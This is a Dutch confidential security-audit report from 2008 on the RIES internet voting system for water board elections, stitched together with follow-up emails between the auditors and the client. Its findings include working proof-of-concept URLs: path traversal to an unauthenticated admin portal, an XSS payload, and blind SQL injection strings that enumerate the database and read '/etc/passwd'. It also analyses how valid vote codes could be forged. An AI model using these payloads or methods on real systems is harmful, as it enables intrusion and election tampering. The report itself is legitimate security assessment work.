- Met de kracht van de huidige generatie PC's is het berekenen van geldige stemcodes haalbaar binnen maximaal 30 uur. De informatie die hiervoor nodig is wordt voorafgaand aan de stemperiode gepubliceerd, waarna de berekening kan starten. Aangezien de stemperiode twee weken duurt zou een kiezer die over de juiste software beschikt minimaal 11 geldige stemmen kunnen uitbrengen op een kandidaat naar keuze.

  Kwaadwillenden die de controle hebben over meerdere PC's en/of gespecialiseerde apparatuur kunnen evenredig meer stemmen uitbrengen. Er zijn gevallen bekend van cybercriminelen die meer dan een miljoen computers onder hun controle wisten te krijgen (1)(2). Met de in dit document beschreven methode zouden dergelijke criminelen de uitslag van de waterschapsverkiezingen vrijwel volledig kunnen controleren.

- De huidige implementatie van het internetstemsysteem (het programma dat de internetstemsite en bijbehorende schermen voor beheerders en stembureaus zoals gebruikt in de ketentest juni 2008) vertoont beveiligingsproblemen waardoor diverse controlemaatregelen in het verkiezingsproces kunnen worden omzeild. Zo was het voor de onderzoekers van Fox-IT mogelijk om via het internet toegang te krijgen tot diverse beheerschermen waarin bijvoorbeeld de verkiezingen konden worden stopgezet, en om via deze beheerschermen de database met uitgebrachte stemmen uit te lezen en te manipuleren.

Tot slot is het van belang te vermelden dat gedurende de periode van onderzoek (juni 2008) oordeelsvorming niet mogelijk was met betrekking tot de beveiliging van gebruikte netwerk- en serverinfrastructuren, aangezien deze nog slechts in voorlopige versies beschikbaar waren. Ook een oordeel over de geplande opzet is niet te geven aangezien ontwerpdocumentatie voor netwerken en serversystemen slechts op hoofdlijnen beschikbaar was.

FOX-IT
EXPERTS IN IT SECURITY

Tussenadvies

Advisering toelaatbaarheid internetstemvoorziening waterschappen

Classificatie **VERTROUWELIJK**

Opdrachtgever Ministerie van Verkeer en Waterstaat
SSO F&I, kamer B-1.21
Postbus 20901
2500 EX Den Haag

Betreft Advisering toelaatbaarheid internetstemvoorziening waterschappen

Project nr./Ref. nr. PR-080099
Datum 30-06-2008
Versie 1.0
Auteur Matthieu Hueck, Bartek Gedrojc, Mark Koek, Hans Hoogstraten
Business Unit Forensics, Audits & Training
Pagina's 17

Fox-IT BV
Olof Palmestraat 6, Delft
P.O. box 638, 2600 AP Delft
The Netherlands

Tel.: +31 (0)15 284 79 99
Fax: +31 (0)15 284 79 90
Email: fox@fox-it.com
Web: www.fox-it.com

ABN-AMRO
no. 55.46.97.041
Chamber of Commerce
Haaglanden no. 27301624

VERTROUWELIJK
Dit document is geclassificeerd als vertrouwelijk. De informatie die in dit document en bijbehorende bijlagen gepubliceerd is, is alleen bedoeld voor de geadresseerde(n) in de distributielijst op de pagina Document Management. Het gebruik van het document door een andere partij dan de geadresseerde(n) is niet toegestaan, tenzij deze partij hiertoe expliciet geautoriseerd is door een geadresseerde. De informatie in dit document is mogelijkerwijs vertrouwelijk van aard en valt eventueel onder de bepalingen van een geheimhoudingsverklaring of -plicht.

Indien u het voorliggende document foutief heeft ontvangen en/of geen toestemming heeft tot inzage van het document, verzoekt Fox-IT u om het document direct te sluiten en te retourneren aan Fox-IT.

Enig misbruik van dit document of de informatie in het document is niet toegestaan. Fox-IT aanvaardt geen aansprakelijkheid voor enig ongeautoriseerd gebruik of misbruik van voorliggend document door een derde partij of schade ontstaan door de inhoud van het document.

Fox-IT BV

Olof Palmestraat 6
2616 LM Delft

P.O. box 638
2600 AP Delft

The Netherlands

Phone: +31 (0)15 284 7999
Fax: +31 (0)15 284 7990
E-mail: info@fox-it.com
Internet: www.fox-it.com

Inhoudsopgave

De status van dit rapport is vertrouwelijk. De appendices bevatten concrete technische informatie die beschrijft hoe in de stemvoorziening kan worden ingebroken. Het is van belang voor de integriteit van de in ontwikkeling zijnde stemvoorziening dat deze "recepten" (nog) niet publiekelijk bekend worden.

1 Inleiding

1.1 Status van deze rapportage

In opdracht van het Ministerie van Verkeer en Waterstaat voert Fox-IT een onderzoek uit naar de internetstemvoorziening die de waterschappen voorbereiden voor de waterschapsverkiezingen van november 2008. In deze tussenrapportage stellen wij u graag op de hoogte van onze voorlopige bevindingen.

Deze bevindingen worden op dit moment nog nader onderzocht en zijn nog in diverse stadia van toetsing en afstemming. Dit tussenadvies mag dan ook niet worden opgevat als definitieve rapportage, slechts om een beeld te geven van de huidige stand van het onderzoek. In het definitieve rapport kunnen elk van de genoemde bevindingen gewijzigd of in het geheel niet terugkeren. Ook kunnen nog bevindingen worden toegevoegd.

1.2 Aanpak

Op basis van de aanvankelijk d.d. 21 mei 2008 door het Waterschapshuis aangeleverde documentatie hebben wij vastgesteld waar naar onze mening nader onderzoek noodzakelijk was om een gefundeerd advies te kunnen geven. De belangrijkste gebieden waar dit tot bevindingen leidt zijn:

a. Een technisch onderzoek naar de beveiliging van de actuele versies van de stemsite en de achterliggende technische componenten zoals netwerken, servers, databases etc.;
b. Een theoretisch onderzoek naar de cryptografische fundamenten van het systeem.

In overleg met het Ministerie en het Waterschapshuis zijn interviews gehouden met de ontwerpers, bouwers en beheerders van het voorgestelde internetstemsysteem, en zijn beveiligingstests uitgevoerd gedurende het "ketenonderzoek" dat in de maand juni heeft plaatsgevonden.

1.3 Objecten van onderzoek

Een problematiek waarmee Fox-IT werd geconfronteerd bij het uitvoeren van het onderzoek is dat de internetstemvoorziening op dit moment nog sterk in ontwikkeling is. Dat betekent dat veel van de documentatie met betrekking tot eerder onderzoek in meer of mindere mate verouderd is, m.a.w. geen betrekking meer heeft op de huidige versie van het ontwerp en de implementatie.

Derhalve is onderzoek uitgevoerd naar:

- Het systeemontwerp zoals dat door het Waterschapshuis d.d. 21 mei 2008 aan Fox-IT is aangeleverd (RIES-2008: Design Information for purposes of evaluation, auteur: Piet Maclaine Pont, MullPon vof, voor Het Waterschapshuis, Versie 0.92);
- De internetstemsite, actief op http://stem.surfnet.nl/ gedurende de tweede ketentest, van 16 t/m 24 juni 2008.

1.4 Opbouw van dit document

Dit document geeft in hoofdstuk 2 algemene (voorlopige) conclusies van het onderzoek zoals dat er op dit moment (30 juni 2008) voor staat. In drie bijlagen wordt vervolgens specifieker ingegaan op de voorlopige bevindingen.

1.5 Nog niet volledige onderzoeksresultaten

Tot 1 juli kan het Waterschapshuis documentatie aanleveren ter ondersteuning van de bewering dat de concept-internetstemvoorziening voldoet aan de wet- en regelgeving en de aanbevelingen van de Raad van Europa. De inschatting van Fox-IT van deze documenten kan dan ook nog niet worden gegeven op dit moment.

Ook is Fox-IT nog in overleg met het Waterschapshuis over een beveiligingstest van het beheerportal voor de Waterschappen, die in de test tijdens het tweede ketenonderzoek ontbrak. Ook heeft het Waterschapshuis nog niet op alle door Fox-IT gedane voorlopige bevindingen kunnen reageren, waardoor ook dit aspect in deze tussenrapportage nog deels ontbreekt.

2 Algemene voorlopige conclusies

Op dit moment luiden de belangrijkste technische conclusies van Fox-IT voorlopig als volgt:

2.1 *Veiligheid internetstemsite*

- In de internetstemsite zelf lijken de conclusies en aanbevelingen van eerdere reviews op een adequate manier te zijn opgevolgd. Naast enkele kleinere aandachtspunten heeft Fox-IT één tamelijk ernstige onvolkomenheid in de site geconstateerd.

  Deze onvolkomenheid bestaat erin dat de stemkeuze van de kiezer aan het stembureau ter kennis kan komen als de kiezer niet op 'Stemmen' maar op 'Stoppen' klikt. De site doet veel moeite om juist te voorkomen dat het stembureau individuele stemmen kan inzien, echter door een onzorgvuldige implementatie van de knop 'Stoppen' kan deze informatie toch naar het stembureau worden verstuurd.

- Via de internetstemsite trof Fox-IT beheerschermen aan waar zonder het invoeren van wachtwoorden willekeurige verkiezingen konden worden gestart en gestopt, en waar tussenuitslagen konden worden aangemaakt.

- Deze beheerschermen vertoonden ernstige gebreken in de beveiliging waardoor de gehele database met (versleutelde) uitgebrachte stemmen kon worden uitgelezen via het internet. Het is niet uit te sluiten dat op deze manier ook schrijftoegang tot de database kan worden verkregen.

  Navraag bij het Waterschapshuis heeft geleerd dat het hier niet ging om beheerschermen ten behoeve van medewerkers van de waterschappen maar om noodschermen voor technisch beheerders, die alleen op de fysieke locatie van de stemservers toegankelijk horen te zijn.

  Het feit dat deze schermen via het internet toegankelijk waren werd veroorzaakt door het feit dat systeemsoftware nog niet up-to-date was gebracht, en dat de noodschermen op dezelfde servers zijn ondergebracht als de internetstemmenapplicatie.

- Conform eerder gedane bevindingen door anderen constateert Fox-IT dat weinig tot geen actuele documentatie beschikbaar is van server- en netwerkconfiguraties in het achterliggende netwerk. Het is daardoor moeilijk om een oordeel te vormen.

  Het Waterschapshuis heeft nadere documentatie toegezegd, waarbij moet worden opgemerkt dat pas in augustus definitief over de netwerk- en serverconfiguratie zal worden besloten.

2.2 *Cryptografisch fundament*

In aanvulling op bevindingen die in 2004 zijn gedaan door Cryptomathic en in 2008 door EiPSI constateert Fox-IT het volgende:

- De cryptografiestandaard die wordt gebruikt in de internetstemvoorziening is door de vaststeller van de standaard, het Amerikaanse National Institute for Standards in Technology (NIST), niet meer te vertrouwen na 2030. Dat betekent dat vanaf naar schatting 2030 er organisaties bestaan die over zodanige rekenkracht beschikken dat dan kan worden vastgesteld wat een kiezer in 2008 bij de waterschapsverkiezingen heeft gestemd, gegeven het BSN-nummer van die individuele kiezer.

- Het is mogelijk om binnen de duur van de verkiezingen (2 weken), tenminste 1 geldige stem op een gegeven kandidaat te berekenen, op basis van de vooraf gepubliceerde kandidaat/kiezercombinaties, met behulp van apparatuur ter waarde van maximaal 12.000 euro.

Bovenstaande bevindingen worden op dit moment nog nader onderzocht en zijn nog in diverse stadia van toetsing en afstemming. Dit tussenadvies mag dan ook niet worden opgevat als definitieve rapportage, slechts om een beeld te geven van de huidige stand van het onderzoek. In het definitieve rapport kunnen elk van de genoemde bevindingen gewijzigd of in het geheel niet terugkeren. Ook kunnen nog bevindingen worden toegevoegd.

Appendix 1 Bevindingen beveiligingstest stem.surfnet.nl

Deze bijlage bevat de bevindingen gedaan tijdens de beveiligingstest die Fox-IT heeft uitgevoerd tijdens de tweede ketentest, tussen 16 en 24 juni 2008. Waar nodig zijn de bevindingen bijgesteld op basis van een reactie van het Waterschapshuis.

Bevinding 1.1

De geselecteerde partij en kandidaat worden meegestuurd naar de server wanneer tijdens het kiezen het stemproces wordt afgebroken of de keuze wordt gewijzigd. De informatie wordt meegestuurd in respectievelijk de parameters `radio_group` en `candidate`.

Risico

Hoewel het systeem grote moeite doet om de feitelijke stem van de kiezer niet zichtbaar te laten zijn voor de stemserver gebeurt dat op eenvoudige wijze toch als de kiezer op een verkeerde button klikt.

Bewijs

Door het stemproces af te breken op het moment dat een kandidaat is geselecteerd worden er diverse parameters, waaronder de op dat moment geselecteerde partij en kandidaat naar de server gestuurd. De applicatie verstuurt de volgende HTTP-aanvraag als de gebruiker wil annuleren:

```
POST /server HTTP/1.1
Host: stem.surfnet.nl
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)
Gecko/20080419 Ubuntu/8.04 (hardy) Firefox/2.0.0.14
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain
;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://stem.surfnet.nl/server
Content-Type: application/x-www-form-urlencoded
Content-Length: 694

pageid=A025&elid=8001&actionreq=stop&language=NL&sessiondata=aWdub3J1c3Rh
dHVzPWZhbHNlJnJ1c3BpZD1mY2QxNDRmNTUwNDFhZTU3N2RmYmI1YThkNTI2MTc1YyY%3D&te
xt_group=Selecteer+de+lijst+van+uw+voorkeur+of+selecteer+%27blanco+stem%2
7%3Cbr%3E+en+klik+op+%27Verder%27.%3Cbr%3E+&text_candidate=Maak+uw+keuze+
en+klik+op+%27Verder%27.&text_group_infomsg=Er+zijn+nog+meer+lijsten%2C%3
Cbr%2F%3E+klik+op+de+scrollbar+--
%3E&text_candidate_infomsg=Er+zijn+nog+meer+kandidaten%2C%3Cbr%2F%3E+klik
+op+de+scrollbar+--
%3E%3Cbr%3E%3Cbr%3E&text_backbutton=Wijzigen&radio_group=8001000103%3A03%
3AWater+Ja%2C+natuurlijk&candidate=8001000103%3A03%3AWater+Ja%2C+natuurli
jk%3A800100010303%3ALeliveld%2C+K.L.N.+%28M%29%3AVinkeveen
```

Bevinding 1.2

De Apache Tomcat webservice die bereikbaar is via de systemen `195.169.124.82` en `192.87.106.194` geeft het versienummer van de software weer.

Risico

Met kennis van het versienummer van de Apache Tomcat webservice kan door kwaadwillende gebruikers gericht worden gezocht naar bekende kwetsbaarheden voor de betreffende versie van de Apache webservice.

Bewijs

Wanneer een niet-bestaande pagina wordt opgevraagd in één van de directories `/test` of `/server`, wordt de volgende regel onderaan de foutpagina weergegeven:

```
Apache Tomcat/5.5.9
```

Het is denkbaar dat het gegeven versienummer niet het daadwerkelijke versienummer is, o.m. doordat het gebruikte besturingssysteem vaak beveiligingsupdates aanbrengt in oude versies zonder versienummers te updaten. Uit tests op bekende beveiligingsproblemen is echter gebleken dat daadwerkelijk versie 5.5.9 (of ouder) van Apache Tomcat in gebruik is.

Bevinding 1.3

De gebruikte versie van de Apache Tomcat webservice is verouderd en bevat meerdere publiekelijk bekende kwetsbaarheden.

Risico

De gebruikte Apache Tomcat versie bevat meerdere publiekelijk bekende kwetsbaarheden. Enkele van deze kwetsbaarheden maken het mogelijk om informatie over de server of de webapplicatie op te vragen. Andere kwetsbaarheden stellen een kwaadwillende mogelijk in staat om Cross-Site Scripting (XSS) of Denial of Service (DoS) aanvallen uit te voeren.

Of de kwetsbaarheden daadwerkelijk kunnen worden uitgebuit hangt van de configuratie van de webservice af. Desondanks is Fox-IT van mening dat het gebruik van een verouderde Apache Tomcat versie een hoog risico met zich meebrengt.

Bewijs

De volgende versie van de Apache Tomcat webservice is door Fox-IT gedetecteerd:

```
Apache Tomcat/5.5.9
```

Een overzicht van de bekende kwetsbaarheden voor deze versie van Tomcat is te vinden op de volgende pagina:

```
http://tomcat.apache.org/security-5.html
```

Bevinding 1.4

Het is mogelijk om van enkele directories op de Apache Tomcat server de inhoud op te vragen.

Risico

Het toestaan van directory listings stelt gebruikers in staat om de aanwezige bestanden in de betreffende directory te bekijken. Deze bestanden kunnen gevoelige informatie bevatten.

Bewijs

De volgende URL's tonen aan dat de Apache Tomcat webservice directory listings toestaat:

```
https://stem.surfnet.nl/server/%5c../css/
https://stem.surfnet.nl/server/%5c../images/
https://stem.surfnet.nl/server/%5c../work/
```

In de directory `work` trof Fox-IT de volgende bestanden aan welke mogelijk gevoelige informatie bevatten:

```
sessions.ser
tldCache.ser
```

Bevinding 1.5

De inhoud van de tabel in de kwitantie (PDF-bestand) kan door de gebruiker worden bepaald. De inhoud van de parameter `tsinfo` in de HTTP-aanvraag bepaalt de inhoud van de tabel in de PDF.

Risico

Indien een kwaadwillende in staat is om de HTTP-aanvraag voor de kwitantie te manipuleren dan kan deze de inhoud van de PDF deels beïnvloeden, waardoor het vertrouwen in het RIES internetstembureau mogelijk kan worden misbruikt voor bijvoorbeeld phishing-aanvallen.

Bewijs

De volgende URL toont een gemanipuleerde kwitantie waarbij de waarde van `ontvangstbevestiging` staat ingesteld op `http://www.fox-it.com`:

```
https://stem.surfnet.nl/pdf?tsinfo=80010001|Hoogheemraadschap%20van%20Rij
nland|700a76ba928c6036-
d7f181f9ccc44df1|%68%74%74%70%3a%2f%2f%77%77%77%2e%66%6f%78%2d%69%74%2e%6
3%6f%6d
```

Bevinding 1.6

Het is mogelijk om de technische stemcodes te achterhalen uit de browsergeschiedenis van kiezers. Bij het downloaden van de kwitantie wordt de parameter `tsinfo` als `GET`-variabele naar de server verstuurd.

Risico

Een kwaadwillende die fysiek toegang heeft tot de computer van een kiezer kan mogelijk de technische stemcodes van deze kiezer achterhalen uit de browsergeschiedenis. In combinatie met eventuele kwetsbaarheden in de browser kan deze kwetsbaarheid mogelijk ook van afstand worden misbruikt.

Bewijs

Na het succesvol uitvoeren van een stem en het downloaden van een kwitantie bleef de volgende URL achter in de browsergeschiedenis:

```
https://stem.surfnet.nl/pdf?tsinfo=80010001|Hoogheemraadschap%20van%20Rij
nland|700a76ba928c6036-d7f181f9ccc44df1|6D72CFFA
```

Bevinding 1.7

De RIES Beheer Portal kan geopend worden vanaf elke plaats op het internet, zonder authenticatie.

Uit de reactie van het Waterschapshuis blijkt dat het hier gaat om noodschermen voor technisch beheerders die alleen op de fysieke locaties van de stemservers bereikbaar zouden moeten zijn. Het betreft dus niet de portalschermen voor de stembureaus bij de waterschappen.

Risico

De RIES Beheer Portal stelt kwaadwillenden in staat om onder andere verkiezingen te starten en te stoppen, statusoverzichten op te vragen en resultaten te bekijken.

Bewijs

De volgende URL toont aan dat de RIES Beheer Portal bereikbaar is vanaf het internet:

```
https://stem.surfnet.nl/server/%5C../admin/
```

Bevinding 1.8

De RIES Beheer Portal bevat kwetsbaarheden die een Cross Site Scripting (XSS) aanval mogelijk maken. Gebruikersinvoer wordt zonder validatie op de betreffende pagina's overgenomen.

Risico

XSS kan gebruikt worden om de bij een gebruiker getoonde website te veranderen of Javascript code uit te voeren op de computer van een gebruiker, waarbij het lijkt alsof deze code afkomstig is van de RIES Beheer Portal. Het is bijvoorbeeld mogelijk om pagina's aan te passen zodat gegevens die worden ingevoerd in wachtwoordvelden niet alleen naar de RIES Beheer Portal gestuurd worden, maar ook naar een aanvaller. Geavanceerdere toepassingen van XSS kunnen het voor aanvallers mogelijk maken om de computer van de gebruiker als een zogeheten 'stepping stone' te gebruiken om verdere aanvallen uit te voeren op het interne netwerk van de gebruiker.

Bewijs

De volgende URL toont aan dat de RIES Beheer Portal kwetsbaar is voor XSS:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001<script>alert('XSS')</script>
```

Bevinding 1.9

Het is mogelijk om met één HTTP-aanvraag een oneindige reeks van HTTP-aanvragen te veroorzaken. Dit gedrag treedt op wanneer een HTTP-aanvraag naar de Apache Tomcat service wordt verstuurd waarin een directory wordt opgevraagd die begint met een ';'-teken.

Risico

Deze zogenaamde "loop" van HTTP-aanvragen en antwoorden kan een onnodig hoge belasting van de webservices veroorzaken. Mogelijk kan deze kwetsbaarheid door een aanvaller worden misbruikt om een Denial of Service (DoS) van de RIES stemserver te versterken.

Bewijs

De volgende URL veroorzaakt een loop van HTTP-aanvragen naar de RIES stemserver:

```
https://stem.surfnet.nl/server/%5C../;images/
```

Bevinding 1.10

De RIES Beheer Portal geeft een fysiek pad op de server vrij. Het fysieke pad wordt weergegeven in een foutmelding.

Risico

De weergeven van teveel informatie in foutmeldingen helpt aanvallers om de applicatie of de achterliggende structuur in kaart te brengen. De informatie kan mogelijk worden gebruikt in verdere aanvallen.

Bewijs

De volgende URL geeft een fysiek pad op de server vrij:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001*
```

Het fysieke pad dat wordt vrijgegeven is:

```
/data/ries/work/reports/
```

Bevinding 1.11

De RIES Beheer Portal is kwetsbaar voor SQL injection. Gebruikersinvoer wordt zonder validatie of met onvoldoende validatie overgenomen in database queries.

Risico

Een kwaadwillende gebruiker kan met behulp van SQL injection de achterliggende database rechtstreeks aanspreken om zo gegevens in de database op te vragen, waardoor onder andere de vertrouwelijkheid van de informatie in de database in gevaar komt. Daarnaast kan deze kwetsbaarheid worden misbruikt om verdere informatie over de gebruikte database software en het besturingssysteem te verkrijgen, waarmee mogelijk verdere toegang tot de database of de server kan worden verkregen. Niet uitgesloten is dat deze kwetsbaarheid het ook mogelijk maakt om gegevens in de database te wijzigen of te verwijderen.

Bewijs

De volgende URL's tonen aan dat de RIES Beheer Portal kwetsbaar is voor SQL injection:

De databasegebruiker is 'ries':

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20(select%20count(*)%20from%20mysql.user
)%3E0%20/*
```

De naam van de database is 'ries':

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20database()='ries'/*
```

Een tabel met de naam 'status':

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20(SELECT%20count(*)%20from%20status)%3E
0/*
```

Een tabel met de naam 'votes':

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20(SELECT%20count(*)%20from%20votes)=262
6/*
```

De eerste vier karakters uit het bestand '/etc/passwd' op de server:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20substr(load_file('/etc/passwd'),1,4)='
root'/*
```

Bevinding 1.12

De gebruikte versie van MySQL de de RIES stemserver is verouderd en bevat meerdere publiekelijk bekende kwetsbaarheden.

Risico

De gebruikte versie van MySQL bevat diverse publieklijk bekende kwetsbaarheden waarmee een kwaadwillende een Denial of Service (DoS) kan veroorzaken of de inhoud van de database kan wijzigen. Of de kwetsbaarheden daadwerkelijk kunnen worden uitgebuit hangt van de configuratie van MySQL af.

Bewijs

Met behulp van de volgende twee URL's kan worden geconcludeerd dat het versienummer van de MySQL software `4.1.20` is:

```
https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20(SELECT%20/*!40120%2010*/%20)=10/*

https://stem.surfnet.nl/server/%5C../admin/server?req=results&subreq=stor
e&pageid=select&elid=8001'%20and%20(SELECT%20/*!40121%2010*/%20)=10/*
```

Bevinding 1.13

De webservices op de systemen `195.169.124.82` en `192.87.106.194` bieden ondersteuning voor het cryptografisch onveilige SSL versie 2.0 protocol aan browsers die erom vragen.

Risico

Het toestaan van verouderde SSL protocollen maakt het mogelijk voor een kwaadwillende gebruiker om de communicatie tussen webserver en gebruiker zodanig te manipuleren dat de encryptie gekraakt kan worden. Vervolgens is het mogelijk om met behulp van een zogenaamde man-in-the-middle attack informatie af te luisteren en/of te manipuleren.

Bewijs

Als een browser wordt ingesteld om alleen SSL-versie 2.0 te ondersteunen dan kan er toch verbinding gemaakt worden met de server.

Appendix 2 Bevindingen cryptografische analyse

Onderstaande bevindingen zijn nog in onderzoek en nog niet voorgelegd aan het Waterschapshuis.

A2.1 RIES 2008 in 2030

Deze bevinding beschrijft een dreiging die op kan treden in 2030 als het RIES 2008 systeem zo geïmplementeerd wordt als beschreven is in de aangeleverde documentatie. Dit hoofdstuk is niet bedoeld als uitleg hoe het gehele RIES 2008 systeem werkt, maar tracht alleen de noodzakelijke informatie te geven voor één mogelijke dreiging. Voor andere opmerkingen en commentaren op het RIES 2008 system verwijzen wij naar andere hoofdstukken.

Sleutelgeneratie
De laatste versie van RIES is een opvolging van RIES-KOA, RIES 2004 en het systeem van Robers [14]. Het RIES 2008 systeem kenmerkt zich vooral door het toevoegen van een cryptografische hardware module, de IBM 4764 [12]. Hiermee is het nu mogelijk om het sleutelbeheer veilig uit te voeren zonder dat iemand de geheime sleutels hoeft te zien.

Als eerste moet er een hoeveelheid publieke data gegenereerd worden [3, blz. 10]. Er moet bijvoorbeeld een lijst van alle kiezers gemaakt worden. Hierbij krijgt elke kiezer zijn eigen publieke identiteit *VnID*, welke is gekoppeld aan je Burger Service Nummer (BSN) [6]. Ook wordt er elke stemronde een deelnemers groep gedefinieerd genaamd *ParGp.*, welke gelijk blijft voor de gehele verkiezing. Als laatste moet er een verkiezingscode *ElID* gegenereerd worden die aangeeft in welke verkiezingsronde elke kiezer mag stemmen.

Met deze gegevens (*VnID, ParGp, ElID*) wordt er voor elke kiezer (circa 13 miljoen mensen) een geheime sleutel *Kp* gegenereerd. Je persoonlijke sleutel is dus verbonden aan je publieke identiteit via je *VnID* en je *BSN* [6, blz. 14-15].

De kiezer zijn persoonlijke sleutel *Kp* is eigenlijk een 8 byte DES sleutel [2,4]. Deze sleutel wordt gebruikt om alle mogelijke keuzes van elke kiezer te versleutelen en te publiceren voordat de verkiezingen beginnen. Deze gepubliceerde lijst wordt als referentie lijst gebruikt om zo na de verkiezingen te kunnen bepalen op wie er allemaal gestemd is. De charme van het systeem is dat het verifiëren door iedereen gedaan kan worden.

Voordat we verder gaan met het algoritme en het gebruik van de *Kp* DES sleutel leggen we uit hoe *Kp* gegenereerd wordt. Hiervoor wordt een extensie op het DES algoritme gebruikt, namelijk door drie maal een bericht te versleutelen, een zogenaamde Triple DES (3DES) [5,13]. Met 3DES zijn er twee modi, de drie verschillende sleutels modus (3TDES) en de twee sleutel modus (2TDES). Met 3TDES heb je drie sleutels van in totaal 168 bits lengte (3 x 56 bits) en bij 2TDES heb je twee sleutels van in totaal 112 bits lengte (2 x 56 bits). Als een bericht *M* versleuteld wordt dan wordt hij eerst vercijferd (E) met sleutel *K1*, daarna ontcijfert (D) met sleutel *K2* en vervolgens nog eens versleuteld (E) met sleutel *K3*:

$$E_{K3}(D_{K2}(E_{K1}(M))) \tag{1}$$

Bij 3TDES zijn de sleutels $K1 \neq K2 \neq K3$, terwijl bij 2TDES $K1=K3$, $K1 \neq K2$ en $K3 \neq K2$.

Formule (2) geeft weer hoe *Kp* gegenereerd wordt:

$$Kp = 2TDES_{Kgenvoterkey}(VnID \,//\, ParGp \,//\, ElID) \tag{2}$$

Kp is een 56 bits (8 byte) DES sleutel die wordt bij RIES 2008 gegenereerd door een twee-sleutel triple DES (2TDES) genaamd *Kgenvoterkey*. Deze *Kgenvoterkey* heeft een sleutel lengte van 112 bits (16byte) [1]. Alle *Kp*'s worden tijdens een verkiezing gegenereerd door dezelfde *Kgenvoterkey*. Daardoor zijn alle *Kp*'s afhankelijk van elkaar. Omdat *VnID*, *ParGp* en *ElID* publiekelijk zijn kan bij bekend wording van *Kgenvoterkey* elke *Kp* gegenereerd te worden. Met dit gegeven zijn er een aantal vragen:

- Hoe waarschijnlijk is het dat *Kgenvoterkey* gevonden word en hoe lang kan dat duren?

Verzonden: woensdag 2 juli 2008 17:31
Aan:
Onderwerp: issue in tussenrapportage

Op verzoek van [redacted] richt ik me even tot jou in haar afwezigheid. Kunnen we morgen even bellen over de ontstane situatie na het AO van vanmorgen?

Ook wil ik graag melden dat een van de bevindingen van ons tussenrapport inmiddels wat moet worden aangescherpt. Het is onze overtuiging op dit moment dat het mogelijk is om tijdens de internetstemperiode met een gewone thuiscomputer plusminus vier geldige stemsleutels per etmaal te vinden, waarmee dus een stem op een willekeurige kandidaat kan worden uitgebracht mits de wettige eigenaar van die stemsleutel zelf niet stemt. Is dat wel zo, dan wordt diens stem ongedaan gemaakt.

Dat betekent concreet dat elke computerbezitter feitelijk in de stemperiode van twee weken naar schatting 50 geldige stemmen zou kunnen uitbrengen op een kandidaat naar keuze.

Nu gaat het internetstemmen toch niet door, maar het lijkt me toch interessant om te weten dat we in het eindrapport waarschijnlijk toch nog wel wat verder zullen gaan dan EiPSI.

Groet,

o-ordinator Security Audits

Fox-IT Experts in IT Security!

Olof Palmestraat 6
P.O. box 638
2600 AP DELFT
The Netherlands

F +31 (0)15 2847990

I www.fox-it.com

Van:
Verzonden: dinsdag 8 juli 2008 14:49
Aan:
CC:
Onderwerp: RE: tussenrapport

Ik zou het wel op prijs stellen als wij de rapportage of anderszins een reactie kunnen geven op de bevindingen. Sommige bevindingen waren een momentopname, die zijn inmiddels hersteld en kunnen nooit meer optreden. En een andere bevinding geldt niet meer. Dat gaat over de cryptografiestandaard en het vertrouwen tot 2030. Inmiddels maakt het BSN geen onderdeel meer uit als gegeven binnen RIES. De stelling dat het BSN-nummer van een kiezer op basis van gepubliceerde bestanden of anderszins kan worden teruggerekend, gaat niet meer op. De BSN-nummers zitten niet meer in de bestanden (K-10 en C-10) binnen RIES.
En ik ben zeer benieuwd hoe men denkt een geldige stem te berekenen en die "stem" dan in de stembus krijgt, zonder medewerking van een insider.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130

w.hetwaterschapshuis.nl

Aan: [redacted]
CC: [redacted]
Onderwerp: tussenrapport

Ik hoorde je voicemail van gisteren. Hierbij stuur ik je de tussenrapportage (althans de conclusie-pagina). Met Fox-IT is afgesproken dat ze het concept-eindrapport met jullie doornemen. Dat concept komt maandag als het goed is. Ze hebben inmiddels ook al weer wat anders ontdekt dat nog niet in deze tussenrapportage staat en dat ze graag bij jullie willen checken.

<<RAP MinVenW 080099 audit internetstemmen 0.2.pdf>>

Ministerie van Verkeer en Waterstaat
DG Water
Postbus 20904
2500 EX DEN HAAG

FOX-IT
EXPERTS IN IT SECURITY

Rapportage

Advisering toelaatbaarheid internetstemvoorziening waterschappen

Classificatie **VERTROUWELIJK**

Opdrachtgever Ministerie van Verkeer en Waterstaat
SSO F&I
Postbus 20901
2500 EX Den Haag

Betreft Advisering toelaatbaarheid internetstemvoorziening waterschappen

Project nr./Ref. nr. PR-080099
Datum 12-07-2008
Versie 2.0
Business Unit Forensics, Audits & Training
Pagina's 70

VERTROUWELIJK
Dit document is geclassificeerd als vertrouwelijk. De informatie die in dit document en bijbehorende bijlagen gepubliceerd is, is alleen bedoeld voor de geadresseerde(n) in de distributielijst op de pagina Document Management. Het gebruik van het document door een andere partij dan de geadresseerde(n) is niet toegestaan, tenzij deze partij hiertoe expliciet geautoriseerd is door een geadresseerde. De informatie in dit document is mogelijkerwijs vertrouwelijk van aard en valt eventueel onder de bepalingen van een geheimhoudingsverklaring of -plicht.

Indien u het voorliggende document foutief heeft ontvangen en/of geen toestemming heeft tot inzage van het document, verzoekt Fox-IT u om het document direct te sluiten en te retourneren aan Fox-IT.

